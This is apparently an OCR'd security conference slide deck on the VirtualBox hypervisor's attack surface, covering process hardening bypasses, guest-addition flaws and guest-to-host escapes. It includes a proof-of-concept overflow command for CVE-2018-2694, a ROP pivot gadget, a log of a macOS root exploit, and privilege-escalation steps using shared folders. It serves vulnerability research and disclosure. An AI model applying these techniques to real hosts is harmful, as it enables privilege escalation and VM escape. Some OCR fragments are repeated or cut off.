Unboxing your VirtualBoxes

A close look at a desktop hypervisor

Niklas Baumstark

WHOIS

- Security researcher and “student”
- Pwn2Own ’17 & ‘18 (VirtualBox in ‘18)
- CTF player & orga with KITCTF and Eat Sleep Pwn Repeat
- N-day write-ups and exploits at `phoenhex.re`
- Contact: @_niklasb on Twitter

Part of this project was sponsored by
the SSD program at beyondsecurity.com/ssd

Why look at VirtualBox?


- People run shady software inside VMs, but attack surface is large:
  - VMware Workstation has complete 3D & printer emulation by default (!)
  - VirtualBox brings OpenGL network library from 2001 (!)
- Hyper-V + VMware have had quite some scrutiny
- Hyper-V + VMware are closed source, hard to RE
- Exploit mitigations are still lacking
- Who wouldn’t want to write their exploits as kernel drivers?

Agenda

1. VirtualBox architecture & privilege boundaries
2. The curious case of process hardening
3. Guest addition & Vagrant hacks
4. Guest-to-host attack surface & exploit


VirtualBox Architecture & Privilege Boundaries

VirtualBox Architecture




VirtualBox Architecture

HGCM = **H**ost-**G**uest **C**ommunication **M**anager
HGSMI = **H**ost-**G**uest **S**hared **M**emory **I**nterface



VirtualBox Architecture



The Curious Case of Process Hardening

Why process hardening?

- Every host VM process needs access to `VBoxDrv` functionality
  - Hardware virtualization
  - Memory management
  - Access to host hardware
  - ...
- Boundary is weak
  - Classic memory corruption issues [1]
  - Data structures with pointers shared between ring 3 & ring 0
  - Dangerous APIs (more later)

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=1091

The second step is to use the device /dev/vboxdrv to corrupt the kernel. The SUP_IOCTL_CALL_VMMR0 ioctl takes a pointer to a structure in ring 0 as an argument (pVMR0) and ends up calling the function VMMR0EntryEx(). With the attached PoC, this function crashes when attempting to read pVM->pVMR0. However, an attacker who supplies a pointer to attacker-controlled kernel memory could reach any point in the function. For some operations, e.g. VMMR0_DO_VMMR0_INIT, the attacker-controlled pointer pVM is then used in vmmR0CallRing3SetJmpEx() to save and restore various kernel registers, including RSP. By supplying a pointer to which the attacker

ctionality

Project Member Comment 2 by jannh@google.com, Feb 13 2017

On 2017-01-26, Oracle informed me that their security model is that the userland process is trusted, meaning that they treat the code injection using QT_QPA_PLATFORM_PLUGIN_PATH as the security issue here.

- Classic memory corruption issues [1]
- Data structures with pointers shared between ring 3 & ring 0
- Dangerous APIs (more later)

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=1091

```
typedef struct VGAState {
    R3PTRTYPE(uint8_t *) vram_ptrR3;

    /*...*/

    /** Pointer to the device instance - R0 Ptr. */
    PPDMDEVINSR0                 pDevInsR0;
    /** The R0 vram pointer... */
    R0PTRTYPE(uint8_t *)         vram_ptrR0;

    /*...*/
} VGAState;
```

lity

- Classic memory corruption issues [1]
- Data structures with pointers shared between ring 3 & ring 0
- Dangerous APIs (more later)

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=1091

How does it work?

- VM processes run as the user that started the VM
- On Linux + macOS, `/dev/vboxdrv` can only be opened as root
  - setuid bit is used to open device, then privileges are dropped
  - Mitigates ptrace and other simple means of code injection

```
 >>> ls -alih /usr/lib/virtualbox/VirtualBox
12006982 -rwsr-xr-x 1 root root 623K Jan 17 18:10 /usr/lib/virtualbox/VirtualBox
 >>> ls -alih /dev/vboxdrv
12647 crw------- 1 root root 10, 58 Feb 18 15:18 /dev/vboxdrv
 >>> sudo lsof /dev/vboxdrv
COMMAND    PID   USER    FD   TYPE DEVICE SIZE/OFF  NODE NAME
VirtualBo 2854 niklas   11u   CHR  10,58      0t0 12647 /dev/vboxdrv
```

How does it work?

- VM processes run as the user that started the VM
- On Linux + macOS, `/dev/vboxdrv` can only be opened as root
  - setuid bit is used to open device, then privileges are dropped
  - Mitigates ptrace and other simple means of code injection
- On Windows, host processes and VBoxDrv protect themselves
  - Prevent remote memory read/write + thread creation
  - Prevent loading of unsigned DLLs
  - Very good overview by James Forshaw [2]

[2] https://googleprojectzero.blogspot.de/2017/08/bypassing-virtualbox-process-hardening.html

How can we break it?

- Code injection attacks
  - `QT_QPA_PLATFORM_PLUGIN_PATH` – CVE-2017-3561
  - ALSA config – CVE-2017-3576
- Bypasses for the Windows implementation
  - CVE-2017-{3563, 10204, 10129}
- File parsing?
- (XP)COM programming interface?
- “Weird” VM escapes
- ...

How can we break it?

- Code injection attacks
  -
  -
- Byp
  -
- File
- (XP)COM programming interface?
- “Weird” VM escapes
- ...

> **Note:** Untrusted guest systems should not be allowed to use VirtualBox’s 3D acceleration features, just as untrusted host software should not be allowed to use 3D acceleration. Drivers for 3D hardware are generally too complex to be made properly secure and any software which is allowed to access them may be able to compromise the operating system running them. In addition, enabling 3D acceleration gives the guest direct access to a large body of additional program code in the VirtualBox host process which it might conceivably be able to use to crash the virtual machine.

ZDI-18-122	ZDI-CAN-5261	Oracle	CVE-2018-2690	Oracle VirtualBox crUnpackPolygonStipple Untrusted Pointer Dereference Privilege Escalation Vulnerability
ZDI-18-121	ZDI-CAN-5260	Oracle	CVE-2018-2689	Oracle VirtualBox crServerDispatchDeleteTextures Integer Overflow Privilege Escalation Vulnerability
ZDI-18-120	ZDI-CAN-5259	Oracle	CVE-2018-2688	Oracle VirtualBox crUnpackTexGendv Stack-based Buffer Overflow Privilege Escalation Vulnerability
ZDI-18-119	ZDI-CAN-5231	Oracle	CVE-2018-2687	Oracle VirtualBox crServerDispatchDeleteProgramsARB Integer Overflow Privilege Escalation Vulnerability
ZDI-18-118	ZDI-CAN-5160	Oracle	CVE-2018-2686	Oracle VirtualBox crStatePixelMapuiv Stack-based Buffer Overflow Privilege Escalation Vulnerability
ZDI-18-117	ZDI-CAN-5159	Oracle	CVE-2018-2685	Oracle VirtualBox crServerDispatchCallLists Integer Overflow Privilege Escalation Vulnerability

3D accelera-
e 3D acceler-
operly secure
nise the oper-
e guest direct
process which

CVE-2018-2694

```
/**
 * @interface_method_impl{PDMIVMMDEVPORT,pfnSetCredentials}
 */
static DECLCALLBACK(int) vmmdevIPort_SetCredentials(PPDMIVMMDEVPORT pInterface, const char *pszUsername,
                                                    const char *pszPassword, const char *pszDomain, uint32_t fFlags)
{
    PVMMDEV pThis = RT_FROM_MEMBER(pInterface, VMMDEV, IPort);
    AssertReturn(fFlags & (VMMDEV_SETCREDENTIALS_GUESTLOGON | VMMDEV_SETCREDENTIALS_JUDGE), VERR_INVALID_PARAMETER);

    PDMCritSectEnter(&pThis->CritSect, VERR_IGNORED);

    /*
     * Logon mode
     */
    if (fFlags & VMMDEV_SETCREDENTIALS_GUESTLOGON)
    {
        /* memorize the data */
        strcpy(pThis->pCredentials->Logon.szUserName, pszUsername);
        strcpy(pThis->pCredentials->Logon.szPassword, pszPassword);
        strcpy(pThis->pCredentials->Logon.szDomain,   pszDomain);
        pThis->pCredentials->Logon.fAllowInteractiveLogon = !(fFlags & VMMDEV_SETCREDENTIALS_NOLOCALLOGON);
    }
```

```
    struct
    {
        char szUserName[VMMDEV_CREDENTIALS_SZ_SIZE];
        char szPassword[VMMDEV_CREDENTIALS_SZ_SIZE];
        char szDomain[VMMDEV_CREDENTIALS_SZ_SIZE];
        bool fAllowInteractiveLogon;
    } Logon;
```

CVE-2018-2694

- Vulnerability in a COM handler to set auto-login credentials
- `strcpy()` into fixed-length heap buffer in 2018…
  - Mitigated by MSVC
  - Mitigated by GCC with `_FORTIFY_SOURCE`
  - But not in the macOS build?
- Buffer is allocated at startup, so we have to get a bit lucky
- PoC:

```
VBoxManage controlvm poc setcredentials \
    $(perl -e 'print "A"x1264 . "BBBBBB"') C D
```

CVE-2018-2694

```
VBoxManage controlvm poc setcredentials \
    $(perl -e 'print "A"x1264 . "BBBBBB"') C D
```

Primitive:

```
pSomeObj = 0x424242424242;
pSomeObj->someFunctionPointer(pSomeObj, ...);
```

```
* thread #6, name = 'nspr-2', stop reason = EXC_BAD_ACCESS (code=1, address=0x42424242426a)
    frame #0: 0x00000001080a02c3 VBoxC.dylib`___lldb_unnamed_symbol1434$$VBoxC.dylib + 403
VBoxC.dylib`___lldb_unnamed_symbol1434$$VBoxC.dylib:
->  0x1080a02c3 <+403>: callq  *0x28(%rax)
    0x1080a02c6 <+406>: xorl   %eax, %eax
    0x1080a02c8 <+408>: addq   $0x68, %rsp
    0x1080a02cc <+412>: popq   %rbx
(lldb) reg read rax
    rax = 0x0000424242424242
```

CVE-2018-2694: Code Execution

- ASLR is not an issue, since library base addresses are shared
- Just place a pointer to a `longjmp` gadget there
- For controlled data, allocate a few hundred MB inside the VM
  - Will reliably end up at `0x130101010` in the VM process (thanks to Apple)

```
movq    (%rdi), %rbx
movq    0x8(%rdi), %rbp
movq    0x10(%rdi), %rsp
movq    0x18(%rdi), %r12
movq    0x20(%rdi), %r13
movq    0x28(%rdi), %r14
movq    0x30(%rdi), %r15
fldcw   0x4c(%rdi)
ldmxcsr 0x48(%rdi)
cld
jmpq    *0x38(%rdi)
```

→ ez ROP

```
* thread #4, name = 'nspr-2', stop reason = EXC_BREAKPOINT (code=EXC_I386_BPT, sub
    frame #0: 0x0000000130101201
-> 0x130101201: int3
   0x130101202: int3
   0x130101203: int3
   0x130101204: int3
```

Privilege Escalation


- We now have access to `VBoxDrv`
  - `SUP_IOCTL_LDR_LOAD` is used to load kernel “plugins”
  - It takes a raw data buffer containing a kext/driver….
- On macOS, just take a real VirtualBox module and patch entry point
- On Windows, driver signature is checked
  - We can call into a kernel plugin via `SUP_IOCTL_CALL_SERVICE`
  - 4th argument is fully controlled `=>` `jmp r9` sounds good
  - For SMEP bypass, other ioctls let us map kernel WX memory
- Early versions did not even check signatures
  - DSEFix tool exploits this to bypass driver signing on Windows

1. zsh

```
 mac $ id
uid=501(niklas) gid=20(staff) groups=20(staff),501(access_bpf),401(com.apple.sha
repoint.group.1),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_
appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_a
nalyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399
(com.apple.access_ssh),701(1)
 mac $ python2 pwn.py hackhack osboxes 2222 live
[*] Compiling local code
[*] Pivot gadget @ 0x00007fff5a326e22
[*] Killing and starting VM hackhack
Restoring snapshot 'live' (888ff7ce-6e7f-4924-98de-0a64bf02a63a)
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Waiting for VM "hackhack" to power on...
VM "hackhack" has been successfully started.
[*] Uploading guest payload
payload.bin                                  100% 1027   997.9KB/s   00:00
spray.c                                      100%  510   495.6KB/s   00:00
[*] Guest command: gcc spray.c -o spray
[*] Guest command: ./spray payload.bin &
[*] Waiting for spray...
[*] Pwning...
[*] Here you go
niklas:privesc-macos root# id
uid=0(root) gid=0(wheel) egid=20(staff) groups=0(wheel),1(daemon),2(kmem),3(sys)
,4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),
61(localaccounts),80(admin),401(com.apple.sharepoint.group.1),33(_appstore),98(_
lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.acc
ess_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),701(1)
niklas:privesc-macos root#
```

Guest Additions & Vagrant

Where are we?



Host
Guest
ring 3
VBoxSVC.exe
VirtualBox.exe
ring 0
VBoxDrv.sys
HGCM
HGSMI
PCI
MMIO
VGA
...
ring 3
VBoxClient.exe
VBoxControl.exe
VBoxService.exe
ring 0
VBoxGuest.sys
Device drivers

Why Guest Additions?

- Many features require guest cooperation
  - Mouse pointer integration
  - Shared folders
  - Clipboard sharing / Drag & Drop
  - 3D acceleration (= shared OpenGL)
  - Page fusion / ballooning
- Most of these are implemented using the HGCM protocol
- Everything goes through `VBoxGuest` kernel component

CVE-2018-2693


- `VBoxGuest` driver exposed via device node

```
vagrant@ubu1710:~$ ls -alih /dev/vbox*
363 crw-rw---- 1 vboxadd root 10, 55 Mar 11 13:25 /dev/vboxguest
364 crw-rw-rw- 1 vboxadd root 10, 54 Mar 11 13:25 /dev/vboxuser
vagrant@ubu1710:~$
```

- Exposed ioctls were essentially the same for both
  - ⇨ Everyone can access all HGCM services, including shared folders
- Privesc: For root-mounted shared folder, create setuid binary
- Privesc: For auto-mounted shared folder: Change location of mount, e.g. to `/lib64` or `/etc/pam.d`
- DoS: Release an essential memory region for ballooning

The real deal:
Guest-to-host escapes

Where are we?


Host
Guest
ring 3
VBoxSVC.exe
VirtualBox.exe
ring 0
VBoxDrv.sys
HGCM
HGSMI
PCI
MMIO
VGA
...
ring 3
VBoxClient.exe
VBoxControl.exe
VBoxService.exe
